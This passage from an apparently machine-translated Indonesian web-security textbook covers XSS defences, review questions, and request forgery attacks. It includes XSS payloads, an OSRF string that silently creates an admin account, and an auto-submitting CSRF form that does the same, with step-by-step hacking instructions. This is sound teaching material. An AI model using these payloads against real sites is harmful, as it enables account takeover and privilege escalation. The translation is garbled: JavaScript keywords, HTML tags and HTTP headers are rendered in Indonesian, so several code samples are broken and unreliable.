filter.

Alasan untuk menggabungkan validasi input dan sanitasi output adalah karena hal ini melibatkan dua lapisan pertahanan, salah satunya memberikan perlindungan jika yang lain gagal. Seperti yang telah Anda lihat, banyak filter yang melakukan input dan

validasi output tunduk pada bypass. Dengan menggunakan kedua teknik tersebut, aplikasi memperoleh jaminan tambahan bahwa penyerang akan dikalahkan meskipun salah satu dari dua filernya ditemukan rusak. Dari dua pertahanan tersebut, validasi keluaran adalah yang paling penting dan wajib. Melakukan validasi masukan yang ketat harus dipandang sebagai failover sekunder.

Tentu saja, ketika merancang logika validasi input dan output itu sendiri, harus sangat hati-hati untuk menghindari kerentanan yang mengarah pada bypass. Secara khusus, pemfilteran dan pengkodean harus dilakukan setelah kanonikalisisasi yang relevan, dan data tidak boleh dikanonikalisisasi lebih lanjut setelahnya. Aplikasi juga harus memastikan bahwa keberadaan byte NULL tidak mengganggu validasinya.

Hilangkan Titik Penyisipan Berbahaya

Ada beberapa lokasi di dalam halaman aplikasi yang terlalu berbahaya untuk memasukkan input yang disediakan pengguna, dan pengembang harus mencari cara alternatif untuk mengimplementasikan fungsionalitas yang diinginkan.

Memasukkan data yang dapat dikontrol pengguna secara langsung ke kode skrip yang ada harus dihindari sedapat mungkin. Ini berlaku untuk kode di dalam <skrip>tag, dan juga kode dalam event handler. Saat aplikasi mencoba melakukan ini dengan aman, sering kali dimungkinkan untuk melewati filter pertahannya. Dan setelah penyerang mengambil kendali atas konteks data yang dia kendalikan, dia biasanya perlu melakukan pekerjaan minimal untuk menyuntikkan perintah skrip arbitrer dan karenanya melakukan tindakan jahat.

Di mana atribut tag dapat mengambil URL sebagai nilainya, aplikasi umumnya harus menghindari penyematan input pengguna, karena berbagai teknik dapat digunakan untuk memperkenalkan kode skrip, termasuk penggunaan protokol semu skrip.

Jebakan lebih lanjut yang harus dihindari adalah situasi di mana penyerang dapat memanipulasi rangkaian karakter dari respons aplikasi, baik dengan memasukkan ke dalam arahan yang relevan atau karena aplikasi menggunakan parameter permintaan untuk menentukan rangkaian karakter yang disukai. Dalam situasi ini, filter input dan output yang dirancang dengan baik dalam hal lain mungkin gagal karena input penyerang dikodekan dalam bentuk yang tidak biasa yang tidak dikenali oleh filter sebagai berpotensi berbahaya. Jika memungkinkan, aplikasi harus secara eksplisit menentukan jenis pengkodean di header responsnya, melarang segala cara untuk memodifikasinya, dan memastikan bahwa filter XSS-nya kompatibel dengannya. Misalnya:

Tipe-Konten: teks/html; charset=ISO-8859-1

Mengizinkan HTML Terbatas

Beberapa aplikasi perlu mengizinkan pengguna mengirimkan data dalam format HTML yang akan dimasukkan ke dalam respons aplikasi. Misalnya, aplikasi blogging mungkin

memungkinkan pengguna menulis komentar menggunakan HTML, menerapkan pemformatan pada komentar mereka, menyematkan tautan atau gambar, dan sebagainya. Dalam situasi ini, menerapkan langkah-langkah sebelumnya secara menyeluruh akan merusak aplikasi. Markup HTML pengguna itu sendiri akan dikodekan HTML dalam respons dan oleh karena itu akan ditampilkan di layar sebagai markup aktual, bukan sebagai konten terformat yang diperlukan.

Agar aplikasi dapat mendukung fungsi ini dengan aman, aplikasi harus kuat dalam mengizinkan hanya subset HTML yang terbatas, yang tidak menyediakan cara apa pun untuk memasukkan kode skrip. Ini harus melibatkan pendekatan daftar putih di mana hanya tag dan atribut tertentu yang diizinkan. Melakukan hal ini dengan sukses adalah tugas yang tidak sepele karena, seperti yang telah Anda lihat, ada banyak cara untuk menggunakan tag yang tampaknya tidak berbahaya untuk mengeksekusi kode.

Misalnya, jika aplikasi mengizinkan dan <saya> tag dan tidak mempertimbangkan atribut apa pun yang digunakan dengan tugas-tugas ini, serangan berikut dimungkinkan:

```
<b style=behavior:url(#default#time2) onbegin=alert(1)> <i  
onclick=alert(1)>Klik di sini</i>
```

Selain itu, jika aplikasi memungkinkan kombinasi yang tampaknya aman dari <a> tag dengan href atribut, serangan berikut mungkin berfungsi:

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Klik di sini</a>
```

Berbagai kerangka kerja tersedia untuk memvalidasi markup HTML yang disediakan pengguna untuk mencoba memastikan bahwa itu tidak mengandung cara apa pun untuk mengeksekusi JavaScript, seperti proyek OWASP AntiSamy. Direkomendasikan bahwa pengembang yang perlu mengizinkan pengguna untuk menulis HTML terbatas harus menggunakan kerangka kerja matang yang sesuai secara langsung atau harus memeriksa salah satunya dengan cermat untuk memahami berbagai tantangan yang terlibat.

Pendekatan alternatif adalah dengan menggunakan bahasa markup perantara khusus. Pengguna diizinkan untuk menggunakan sintaks terbatas dari bahasa perantara, yang kemudian diproses oleh aplikasi untuk menghasilkan markup HTML yang sesuai.

Mencegah XSS Berbasis DOM

Pertahanan yang dijelaskan sejauh ini jelas tidak berlaku langsung ke XSS berbasis DOM, karena kerentanan tidak melibatkan penyalinan data yang dikontrol pengguna ke respons server.

Jika memungkinkan, aplikasi harus menghindari penggunaan skrip sisi klien untuk memproses data DOM dan memasukkannya ke dalam halaman. Karena data yang sedang diproses berada di luar kendali langsung server, dan dalam beberapa kasus bahkan di luar visibilitasnya, perilaku ini pada dasarnya berisiko.

Jika dianggap tidak dapat dihindari untuk menggunakan skrip sisi klien dengan cara ini, kelemahan XSS berbasis DOM dapat dicegah melalui dua jenis pertahanan, sesuai dengan validasi input dan output yang dijelaskan untuk XSS yang direfleksikan.

Validasi Masukan

Dalam banyak situasi, aplikasi dapat melakukan validasi yang ketat pada data yang sedang diproses. Memang, ini adalah salah satu area di mana validasi sisi klien bisa lebih efektif daripada validasi sisi server. Dalam contoh rentan yang dijelaskan sebelumnya, serangan dapat dicegah dengan memvalidasi bahwa data yang akan dimasukkan ke dalam dokumen hanya berisi karakter alfanumerik dan spasi. Misalnya:

```
<skrip>
    var a = dokumen.URL;
    a = a.substring(a.indexOf("pesan=") + 8, a.panjang); a = unescape(a);

    var regex=/^([A-Za-z0-9+\s])*$/; jika
        (regex.test(a))
            dokumen.tulis(a);
</skrip>
```

Selain kontrol sisi klien ini, validasi data URL sisi server yang ketat dapat digunakan sebagai tindakan pertahanan mendalam untuk mendeteksi permintaan yang mungkin berisi eksplorasi berbahaya untuk kelemahan XSS berbasis DOM. Dalam contoh yang sama yang baru saja dijelaskan, sebenarnya aplikasi dapat mencegah serangan hanya dengan menggunakan validasi data sisi server dengan memverifikasi hal berikut:

- String kueri berisi satu parameter.
- Nama parameternya adalah pesan (pemeriksaan peka huruf besar-kecil).
- Nilai parameter hanya berisi konten alfanumerik.

Dengan adanya kontrol ini, skrip sisi klien masih perlu mengurai nilai file pesan parameter dengan benar, memastikan bahwa setiap bagian fragmen dari URL tidak disertakan.

Validasi Keluaran

Sebagaimana XSS yang direfleksikan, aplikasi dapat melakukan penyandian HTML dari data DOM yang dapat dikontrol pengguna sebelum dimasukkan ke dalam dokumen. Ini memungkinkan semua jenis karakter dan ekspresi yang berpotensi berbahaya ditampilkan di dalam halaman dengan cara yang aman. Pengkodean HTML dapat diimplementasikan dalam JavaScript sisi klien dengan fungsi seperti berikut:

```
fungsi membersihkan (str)
{

```

```
var d = document.createElement('div');
d.appendChild(document.createTextNode(str)); return
d.innerHTML;
}
```

Ringkasan

Bab ini telah memeriksa berbagai cara di mana kerentanan XSS dapat muncul dan cara-cara di mana pertahanan berbasis filter umum dapat dielakkan. Karena kerentanan XSS sangat lazim, seringkali mudah untuk menemukan beberapa bug dalam aplikasi yang mudah dieksplorasi. XSS menjadi lebih menarik, setidaknya dari perspektif penelitian, ketika berbagai pertahanan ada yang memaksa Anda untuk merancang beberapa input yang dibuat dengan sangat baik, atau memanfaatkan beberapa fitur HTML, JavaScript, atau VBScript yang kurang dikenal, untuk memberikan eksplot yang berfungsi.

Bab berikutnya dibangun di atas fondasi ini dan memeriksa berbagai cara lebih lanjut di mana cacat pada aplikasi web sisi server dapat menyebabkan penggunanya terkena serangan berbahaya.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. "Tanda tangan" standar apa dalam perilaku aplikasi yang dapat digunakan untuk mengidentifikasi sebagian besar contoh kerentanan XSS?
2. Anda menemukan kerentanan XSS yang tercermin dalam area fungsionalitas aplikasi yang tidak diautentikasi. Sebutkan dua cara berbeda di mana kerentanan dapat digunakan untuk mengkompromikan sesi yang diautentikasi dalam aplikasi.
3. Anda menemukan bahwa konten parameter cookie disalin tanpa filter atau pembersihan apa pun ke dalam respons aplikasi. Bisakah perilaku ini digunakan untuk menyuntikkan JavaScript sewenang-wenang ke halaman yang dikembalikan? Bisakah itu dieksplorasi untuk melakukan serangan XSS terhadap pengguna lain?
4. Anda menemukan perilaku XSS tersimpan dalam data yang hanya pernah ditampilkan kembali kepada Anda sendiri. Apakah perilaku ini memiliki signifikansi keamanan?
5. Anda menyerang aplikasi email web yang menangani lampiran file dan menampilkannya di dalam browser. Kerentanan umum apa yang harus segera Anda periksa?
6. Bagaimana kebijakan asal yang sama memengaruhi penggunaan teknologi Ajax? nologi XMLHttpRequest?

7. Sebutkan tiga muatan serangan yang mungkin untuk eksloitasi XSS (yaitu, tindakan jahat yang dapat Anda lakukan di dalam browser pengguna lain, bukan metode yang Anda gunakan untuk mengirimkan serangan).
8. Anda telah menemukan kerentanan XSS yang direfleksikan di mana Anda dapat menyuntikkan data arbitrer ke satu lokasi dalam HTML halaman yang dikembalikan. Data yang dimasukkan dipotong menjadi 50 byte, tetapi Anda ingin menyuntikkan skrip yang panjang. Anda memilih untuk tidak memanggil skrip di server eksternal. Bagaimana Anda bisa mengatasi batas panjang?
9. Anda menemukan cacat XSS yang direfleksikan dalam permintaan yang harus menggunakan POS metode. Mekanisme pengiriman apa yang layak untuk melakukan serangan?

Pengguna yang menyerang S: Lainnya Teknik

Bab sebelumnya memeriksa induk serangan terhadap pengguna aplikasi lain—skrip lintas situs (XSS). Bab ini menjelaskan berbagai macam serangan lain terhadap pengguna.

Beberapa di antaranya memiliki kemiripan penting dengan serangan XSS. Dalam banyak kasus, serangan lebih kompleks atau halus daripada serangan XSS dan dapat berhasil dalam situasi di mana XSS biasa tidak memungkinkan.

Serangan terhadap pengguna aplikasi lain datang dalam berbagai bentuk dan memanifestasikan berbagai seluk-beluk dan nuansa yang sering diabaikan. Mereka juga kurang dipahami dengan baik secara umum daripada serangan sisi server utama, dengan kelemahan yang berbeda digabungkan atau diabaikan bahkan oleh beberapa penguji penetrasi berpengalaman. Kami akan menjelaskan semua kerentanan yang berbeda yang biasanya ditemui dan menjelaskan langkah-langkah yang perlu Anda ikuti untuk mengidentifikasi dan mengeksplorasi masing-masing.

Mendorong Tindakan Pengguna

Bab sebelumnya menjelaskan bagaimana serangan XSS dapat digunakan untuk mendorong pengguna tanpa disadari melakukan tindakan di dalam aplikasi. Di mana pengguna korban memiliki hak administratif, teknik ini dapat dengan cepat menyebabkan kompromi lengkap dari aplikasi. Bagian ini membahas beberapa metode tambahan yang dapat digunakan untuk mendorong tindakan oleh pengguna lain. Metode ini dapat digunakan bahkan dalam aplikasi yang diamankan dari XSS.

Permintaan Pemalsuan

Kategori serangan ini (juga dikenal sebagai *sesi berkuda*) terkait erat dengan serangan pembajakan sesi, di mana penyerang menangkap token sesi pengguna dan karenanya dapat menggunakan aplikasi "sebagai" pengguna tersebut. Namun, dengan pemalsuan permintaan, penyerang tidak perlu benar-benar mengetahui token sesi korban. Sebaliknya, penyerang mengeksplorasi perilaku normal browser web untuk membajak token pengguna, menyebabkannya digunakan untuk membuat permintaan yang tidak ingin dibuat oleh pengguna.

Kerentanan pemalsuan permintaan datang dalam dua rasa: di tempat dan lintas situs.

Pemalsuan Permintaan di Tempat

Pemalsuan permintaan di tempat (OSRF) adalah muatan serangan yang sudah dikenal untuk mengeksplorasi kerentanan XSS yang tersimpan. Di worm MySpace, yang dijelaskan di bab sebelumnya, seorang pengguna bernama Samy menempatkan skrip di profilnya yang menyebabkan setiap pengguna yang melihat profil melakukan berbagai tindakan tanpa disadari. Apa yang sering diabaikan adalah bahwa kerentanan OSRF yang tersimpan dapat muncul bahkan dalam situasi di mana XSS tidak memungkinkan.

Pertimbangkan aplikasi papan pesan yang memungkinkan pengguna mengirimkan item yang dilihat oleh pengguna lain. Pesan dikirimkan menggunakan permintaan seperti berikut:

POST /kirim.php

Tuan rumah: wahh-app.com

Konten-Panjang: 34

ketik=pertanyaan&nama=daf&pesan=foo

Permintaan ini menghasilkan hal berikut yang ditambahkan ke halaman pesan:

```
<tr>
  <td></td> <td>daf</td>
  <td>foo</td>
</tr>
```

Dalam situasi ini, Anda tentu saja akan menguji kekurangan XSS. Namun, misalkan aplikasi tersebut menyandikan HTML dengan benar setiap karakter "<" dan ">" yang disisipkan ke dalam halaman. Ketika Anda puas bahwa pertahanan ini tidak dapat dilewati dengan cara apa pun, Anda dapat melanjutkan ke ujian berikutnya.

Tapi lihat lagi. Anda mengontrol bagian dari target menandai. Meskipun Anda tidak dapat keluar dari string yang dikutip, Anda dapat mengubah URL agar setiap pengguna yang melihat pesan Anda membuat sewenang-wenang di tempat MENDAPATKAN meminta. Misalnya, mengirimkan nilai berikut di jenis parameter menyebabkan siapa pun yang melihat pesan Anda membuat permintaan yang mencoba menambahkan pengguna administratif baru:

```
.. ./admin/newUser.php?username=daf2&password=Owned&role=admin#
```

Ketika pengguna biasa dibujuk untuk mengeluarkan permintaan buatan Anda, tentu saja itu gagal. Namun saat administrator melihat pesan Anda, akun backdoor Anda akan dibuat. Anda telah berhasil melakukan serangan OSRF meskipun XSS tidak mungkin dilakukan. Dan, tentu saja, serangan itu berhasil bahkan jika administrator berhati-hati dengan menonaktifkan JavaScript.

Dalam string serangan sebelumnya, catat karakter # yang secara efektif menghentikan URL sebelum .gifakhiran. Anda dapat dengan mudah menggunakan & untuk memasukkan akhiran sebagai parameter permintaan lebih lanjut.

COBALAH!

Dalam contoh ini, eksploit OSRF dapat ditempatkan di daftar pencarian terbaru, meskipun ini tidak rentan terhadap XSS:

<http://mdsec.net/search/77/>

LANGKAH HACK

1. Di setiap lokasi di mana data yang dikirimkan oleh satu pengguna ditampilkan ke pengguna lain tetapi Anda tidak dapat melakukan serangan XSS yang disimpan, tinjau apakah perilaku aplikasi membuatnya rentan terhadap OSRF.
2. Kerentanan biasanya muncul saat data yang disediakan pengguna dimasukkan ke target hyperlink atau URL lain di dalam halaman yang dikembalikan. Kecuali jika aplikasi secara khusus memblokir karakter apa pun yang Anda perlukan (biasanya titik, garis miring, dan pembatas yang digunakan dalam string kueri), aplikasi ini hampir pasti rentan.
3. Jika Anda menemukan kerentanan OSRF, cari permintaan yang sesuai untuk ditargetkan dalam eksploit Anda, seperti yang dijelaskan di bagian berikutnya untuk pemalsuan permintaan lintas situs.

Kerentanan OSRF dapat dicegah dengan memvalidasi masukan pengguna sekedar mungkin sebelum dimasukkan ke dalam tanggapan. Misalnya, dalam kasus spesifik yang dijelaskan, aplikasi dapat memverifikasi bahwa jenis parameter memiliki salah satu rentang nilai tertentu. Jika aplikasi harus menerima nilai lain yang tidak dapat diantisipasi sebelumnya, masukan berisi karakter / . \? & dan = harus diblokir.

Perhatikan bahwa penyandian HTML karakter ini adalah *bukan pertahanan* yang efektif terhadap serangan OSRF, karena browser akan mendekode string URL target sebelum diminta.

Bergantung pada titik penyisipan dan konteks sekitarnya, juga dimungkinkan untuk mencegah serangan OSRF menggunakan pertahanan yang sama yang dijelaskan di bagian berikutnya untuk serangan pemalsuan permintaan lintas situs.

Pemalsuan Permintaan Lintas Situs

Dalam serangan pemalsuan permintaan lintas situs (CSRF), penyerang membuat situs web yang tampak tidak berbahaya yang menyebabkan browser pengguna mengirimkan permintaan langsung ke aplikasi yang rentan untuk melakukan beberapa tindakan yang tidak diinginkan yang bermanfaat bagi penyerang.

Ingatlah bahwa kebijakan asal yang sama tidak melarang satu situs web mengeluarkan permintaan ke domain lain. Namun, hal itu mencegah situs web asal memproses respons terhadap permintaan lintas domain. Oleh karena itu, serangan CSRF biasanya hanya "satu arah". Tindakan bertingkat seperti yang terlibat dalam worm XSS Samy, di mana data dibaca dari tanggapan dan dimasukkan ke dalam permintaan selanjutnya, tidak dapat dilakukan dengan menggunakan serangan CSRF murni. (Beberapa metode di mana teknik CSRF dapat diperluas untuk melakukan serangan dua arah terbatas, dan menangkap data lintas domain, dijelaskan nanti di bab ini.)

Pertimbangkan aplikasi di mana administrator dapat membuat akun pengguna baru menggunakan permintaan seperti berikut:

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1 Host:  
mdsec.net  
Cookie: SessionId=8299BE6B260193DA076383A2385B07B9 Content-  
Type: application/x-www-form-urlencoded Content-Length: 83
```

```
realname=daf&username=daf&userrole=admin&password=letmein1&  
confirmpassword=letmein1
```

Permintaan ini memiliki tiga fitur utama yang membuatnya rentan terhadap serangan CSRF:

- Permintaan melakukan tindakan istimewa. Dalam contoh yang ditampilkan, permintaan membuat pengguna baru dengan hak akses administratif.
- Aplikasi hanya mengandalkan cookie HTTP untuk sesi pelacakan. Tidak ada token terkait sesi yang dikirimkan ke tempat lain dalam permintaan.
- Penyerang dapat menentukan semua parameter yang diperlukan untuk melakukan tindakan. Selain token sesi dalam cookie, tidak ada nilai tak terduga yang perlu disertakan dalam permintaan.

Secara bersama-sama, fitur-fitur ini berarti bahwa penyerang dapat membuat halaman web yang membuat permintaan lintas-domain ke aplikasi rentan yang berisi semua yang diperlukan untuk melakukan tindakan istimewa. Berikut adalah contoh serangan seperti itu:

```
<html>  
<tubuh>  
<form action="https://mdsec.net/auth/390/NewUserStep2.ashx"  
method="POST">
```

```
<input type="hidden" name="realname" value="daf"> <input type="hidden"
name="username" value="daf"> <input type="hidden" name="userrole" value=
"admin"> <input type="hidden" name="password" value="letmein1"> <input
type="hidden" name="confirmpassword" value="letmein1"> </form>
```

```
<skrip>
dokumen.formulir[0].kirim(); </skrip>
```

```
</tubuh>
</html>
```

Serangan ini menempatkan semua parameter pada permintaan ke dalam bidang formulir tersembunyi dan berisi skrip untuk mengirimkan formulir secara otomatis. Saat browser pengguna mengirimkan formulir, secara otomatis menambahkan cookie pengguna untuk domain target, dan aplikasi memproses permintaan yang dihasilkan dengan cara biasa. Jika pengguna administratif yang masuk ke aplikasi yang rentan mengunjungi halaman web penyerang yang berisi formulir ini, permintaan diproses dalam sesi administrator, dan akun penyerang dibuat.

COBALAH!

<http://mdsec.net/auth/390/>

Contoh dunia nyata dari cacat CSRF ditemukan di aplikasi eBay oleh Dave Armstrong pada tahun 2004. Dimungkinkan untuk membuat URL yang menyebabkan pengguna yang meminta membuat penawaran sewenang-wenang pada item lelang. Situs web pihak ketiga dapat menyebabkan pengunjung meminta URL ini, sehingga setiap pengguna eBay yang mengunjungi situs web tersebut akan mengajukan penawaran. Selain itu, dengan sedikit usaha, kerentanan dalam serangan OSRF yang disimpan dalam aplikasi eBay itu sendiri dapat dieksplorasi. Aplikasi memungkinkan pengguna untuk menempatkan tag dalam deskripsi lelang. Untuk bertahan dari serangan, aplikasi memvalidasi bahwa target tag mengembalikan file gambar yang sebenarnya. Namun, dimungkinkan untuk menempatkan tautan ke server di luar situs yang mengembalikan gambar yang sah saat item lelang dibuat dan selanjutnya mengganti gambar ini dengan pengalihan HTTP ke URL CSRF yang dibuat. Dengan demikian, siapa pun yang melihat barang lelang tanpa disadari akan mengajukan penawaran. Detail lebih lanjut dapat ditemukan di pos Bugtraq asli:

<http://archive.cert.uni-stuttgart.de/bugtraq/2005/04/msg00279.html>

CATAT

Cacat dalam validasi aplikasi gambar di luar situs dikenal sebagai cacat "waktu pemeriksaan, waktu penggunaan" (TOCTOU). Item divalidasi pada satu waktu dan digunakan di lain waktu, dan penyerang dapat mengubah nilainya di jendela di antara waktu tersebut.

Memanfaatkan Cacat CSRF

Kerentanan CSRF muncul terutama dalam kasus di mana aplikasi hanya mengandalkan cookie HTTP untuk sesi pelacakannya. Setelah aplikasi menyetel cookie di browser pengguna, browser secara otomatis mengirimkan cookie tersebut ke aplikasi dalam setiap permintaan berikutnya. Ini benar terlepas dari apakah permintaan berasal dari tautan, formulir di dalam aplikasi itu sendiri, atau dari sumber lain seperti situs web eksternal atau tautan yang diklik di email. Jika aplikasi tidak mengambil tindakan pencegahan terhadap penyerang yang “menunggangi” sesi penggunanya dengan cara ini, aplikasi tersebut rentan terhadap CSRF.

LANGKAH HACK

1. Tinjau fungsionalitas utama dalam aplikasi, seperti yang diidentifikasi dalam latihan pemetaan aplikasi Anda (lihat Bab 4).
2. Temukan fungsi aplikasi yang dapat digunakan untuk melakukan beberapa tindakan sensitif atas nama pengguna tanpa disadari, yang hanya mengandalkan cookie untuk melacak sesi pengguna, dan yang menggunakan parameter permintaan yang dapat ditentukan sepenuhnya oleh penyerang sebelumnya—yaitu, yang tidak mengandung token lain atau item yang tidak dapat diprediksi.
3. Buat halaman HTML yang mengeluarkan permintaan yang diinginkan tanpa interaksi pengguna apa pun. Untuk MENDAPATKAN permintaan, Anda dapat menempatkan tag dengan src atribut disetel ke URL yang rentan. Untuk POSpermintaan, Anda dapat membuat formulir yang berisi bidang tersembunyi untuk semua parameter relevan yang diperlukan untuk serangan dan targetnya ditetapkan ke URL yang rentan. Anda dapat menggunakan JavaScript untuk mengirimkan formulir secara otomatis segera setelah halaman dimuat.
4. Saat masuk ke aplikasi, gunakan browser yang sama untuk memuat halaman HTML buatan Anda. Verifikasi bahwa tindakan yang diinginkan dilakukan dalam aplikasi.

TIP Kemungkinan serangan CSRF mengubah dampak dari berbagai kategori kerentanan lainnya dengan memperkenalkan vektor tambahan untuk eksloitasi mereka. Misalnya, pertimbangkan fungsi administratif yang mengambil pengidentifikasi pengguna dalam parameter dan menampilkan informasi tentang pengguna yang ditentukan. Fungsi tunduk pada kontrol akses yang ketat, tetapi mengandung kerentanan injeksi SQL di uid parameter. Karena administrator aplikasi dipercaya dan memiliki kendali penuh atas database, kerentanan injeksi SQL mungkin dianggap berisiko rendah. Namun, karena fungsi tersebut tidak (seperti yang dimaksudkan semula) melakukan tindakan administratif apa pun, maka tidak dilindungi dari CSRF. Dari perspektif penyerang, fungsinya sama

signifikan sebagai yang dirancang khusus untuk administrator untuk mengeksekusi kueri SQL sewenang-wenang. Jika kueri dapat disuntikkan yang melakukan beberapa tindakan sensitif, atau yang mengambil data melalui saluran out-of-band, serangan ini dapat dilakukan oleh pengguna nonadministratif melalui CSRF.

Otentikasi dan CSRF

Karena serangan CSRF melibatkan beberapa tindakan istimewa dalam konteks sesi pengguna korban, mereka biasanya meminta pengguna untuk masuk ke aplikasi pada saat serangan.

Satu lokasi di mana banyak kerentanan CSRF berbahaya muncul adalah di antarmuka web yang digunakan oleh router DSL rumahan. Perangkat ini sering berisi fungsi sensitif, seperti kemampuan untuk membuka semua port pada firewall yang menghadap Internet. Karena fungsi ini seringkali tidak terlindungi dari CSRF, dan karena sebagian besar pengguna tidak mengubah alamat IP internal default perangkat, mereka rentan terhadap serangan CSRF yang dikirimkan oleh situs eksternal berbahaya. Namun, perangkat yang bersangkutan seringkali memerlukan autentikasi untuk melakukan perubahan sensitif, dan sebagian besar pengguna umumnya tidak masuk ke perangkat mereka.

Jika antarmuka web perangkat menggunakan autentikasi berbasis formulir, sering kali dimungkinkan untuk melakukan serangan dua tahap dengan terlebih dahulu memasukkan pengguna ke perangkat dan kemudian melakukan tindakan yang diautentikasi. Karena sebagian besar pengguna tidak mengubah kredensial default untuk perangkat semacam ini (mungkin dengan asumsi bahwa antarmuka web hanya dapat diakses dari jaringan rumah internal), halaman web penyerang pertama-tama dapat mengeluarkan permintaan login yang berisi kredensial default. Perangkat kemudian menyetel token sesi di browser pengguna, yang dikirim secara otomatis dalam setiap permintaan berikutnya, termasuk permintaan yang dibuat oleh penyerang.

Dalam situasi lain, penyerang mungkin mengharuskan pengguna korban masuk ke aplikasi di bawah konteks pengguna penyerang sendiri untuk mengirimkan serangan tertentu. Misalnya, pertimbangkan aplikasi yang memungkinkan pengguna mengunggah dan menyimpan file. File-file ini dapat diunduh nanti, tetapi hanya oleh pengguna yang mengunggahnya. Misalkan fungsi tersebut dapat digunakan untuk melakukan serangan XSS yang disimpan, karena tidak terjadi pemfilteran konten file (lihat Bab 12). Kerentanan ini mungkin tampak tidak berbahaya, karena penyerang hanya dapat menggunakanannya untuk menyerang dirinya sendiri. Namun, dengan menggunakan teknik CSRF, penyerang sebenarnya dapat mengeksplorasi kerentanan XSS yang tersimpan untuk membahayakan pengguna lain. Seperti yang telah dijelaskan, halaman web penyerang dapat membuat permintaan CSRF untuk memaksa pengguna korban masuk menggunakan kredensial penyerang. Laman penyerang kemudian dapat membuat permintaan CSRF untuk mengunduh file berbahaya. Saat browser pengguna memproses file ini, muatan XSS penyerang dijalankan, dan sesi pengguna dengan aplikasi yang rentan disusupi. Meskipun korban sedang login menggunakan

akun penyerang, ini tidak perlu menjadi akhir dari serangan. Seperti dijelaskan dalam Bab 12, eksploitasi XSS dapat bertahan di browser pengguna dan melakukan tindakan sewenang-wenang, mengeluarkan pengguna dari sesinya saat ini dengan aplikasi yang rentan dan mendorongnya untuk masuk kembali menggunakan kredensialnya sendiri.

Mencegah Cacat CSRF

Kerentanan CSRF muncul karena cara browser mengirimkan cookie secara otomatis kembali ke server web penerbit dengan setiap permintaan berikutnya. Jika aplikasi web hanya mengandalkan cookie HTTP sebagai mekanismenya untuk sesi pelacakan, aplikasi web secara inheren berisiko terkena jenis serangan ini.

Pertahanan standar terhadap serangan CSRF adalah melengkapi cookie HTTP dengan metode sesi pelacakan tambahan. Ini biasanya berupa token tambahan yang dikirimkan melalui bidang tersembunyi dalam formulir HTML. Saat setiap permintaan dikirimkan, selain memvalidasi cookie sesi, aplikasi memverifikasi bahwa token yang benar telah diterima dalam pengiriman formulir. Dengan asumsi penyerang tidak memiliki cara untuk menentukan nilai token ini, dia tidak dapat membuat permintaan lintas domain yang berhasil melakukan tindakan yang diinginkan.

CATATA Bahkan fungsi yang dipertahankan dengan kuat menggunakan token CSRF mungkin rentan terhadap serangan ganti rugi antarmuka pengguna (UI), seperti yang dijelaskan nanti di bab ini.

Ketika token anti-CSRF digunakan dengan cara ini, mereka harus tunduk pada perlindungan yang sama seperti token sesi normal. Jika penyerang dapat memprediksi nilai token yang dikeluarkan untuk pengguna lain, dia mungkin dapat menentukan semua parameter yang diperlukan untuk permintaan CSRF dan oleh karena itu tetap mengirimkan serangan. Selain itu, jika token anti-CSRF tidak terikat dengan sesi pengguna yang menerimanya, penyerang mungkin dapat memperoleh token yang valid dalam sesinya sendiri dan menggunakannya dalam serangan CSRF yang menargetkan sesi pengguna yang berbeda. .

COBALAH!

```
http://mdsec.net/auth/395/ http://  
mdsec.net/auth/404/
```

PERINGATAN Beberapa aplikasi menggunakan token anti-CSRF yang relatif singkat dengan asumsi bahwa mereka tidak akan terkena serangan brute-force seperti halnya token sesi singkat. Serangan apa pun yang mengirim rentang nilai yang mungkin ke aplikasi harus mengirimkannya melalui browser korban, yang melibatkan sejumlah besar permintaan yang mungkin mudah diketahui. Lebih-lebih lagi,

aplikasi dapat menghentikan sesi pengguna secara defensif jika menerima terlalu banyak token anti-CSRF yang tidak valid, sehingga menghentikan serangan.

Namun, ini mengabaikan kemungkinan melakukan serangan brute-force murni di sisi klien, tanpa mengirimkan permintaan apa pun ke server. Dalam beberapa situasi, serangan ini dapat dilakukan dengan menggunakan teknik berbasis CSS untuk menghitung riwayat penjelajahan pengguna. Agar serangan seperti itu berhasil, dua syarat harus dipenuhi:

- Aplikasi terkadang harus mengirimkan token anti-CSRF dalam string kueri URL. Ini sering terjadi, karena banyak fungsi yang dilindungi diakses melalui hyperlink sederhana yang berisi token di dalam URL target.
- Aplikasi harus menggunakan token anti-CSRF yang sama selama sesi pengguna atau mentolerir penggunaan token yang sama lebih dari sekali. Ini sering terjadi untuk meningkatkan pengalaman pengguna dan memungkinkan penggunaan tombol kembali dan maju browser.

Jika kondisi ini terpenuhi, dan pengguna target telah mengunjungi URL yang menyertakan token anti-CSRF, penyerang dapat melakukan serangan brute-force dari halamannya sendiri. Di sini, skrip di halaman penyerang secara dinamis membuat hyperlink ke URL yang relevan di aplikasi target, termasuk nilai berbeda untuk token anti-CSRF di setiap link. Itu kemudian menggunakan JavaScript API `getComputedStyle` untuk menguji apakah pengguna telah mengunjungi tautan tersebut. Saat tautan yang dikunjungi diidentifikasi, token anti-CSRF yang valid telah ditemukan, dan halaman penyerang kemudian dapat menggunakan token tersebut untuk melakukan tindakan sensitif atas nama pengguna.

Perhatikan bahwa untuk bertahan dari serangan CSRF, tidak cukup hanya dengan melakukan tindakan sensitif menggunakan proses multistep. Misalnya, saat administrator menambahkan akun pengguna baru, dia mungkin memasukkan detail yang relevan di tahap pertama lalu meninjau dan mengonfirmasi detail di tahap kedua. Jika tidak ada token anti-CSRF tambahan yang digunakan, fungsi tersebut masih rentan terhadap CSRF, dan penyerang dapat dengan mudah mengeluarkan dua permintaan yang diperlukan secara bergantian, atau (sangat sering) langsung melanjutkan ke permintaan kedua.

Terkadang, fungsi aplikasi menggunakan token tambahan yang diatur dalam satu tanggapan dan dikirimkan dalam permintaan berikutnya. Namun, transisi antara dua langkah ini melibatkan pengalihan, sehingga pembelaan tidak menghasilkan apa-apa. Meskipun CSRF adalah serangan satu arah dan tidak dapat digunakan untuk membaca token dari respons aplikasi, jika respons CSRF berisi pengalihan ke URL lain yang berisi token, browser korban secara otomatis mengikuti pengalihan dan secara otomatis mengirimkan token dengan permintaan ini.

COBALAH!

<http://mdsec.net/auth/398/>

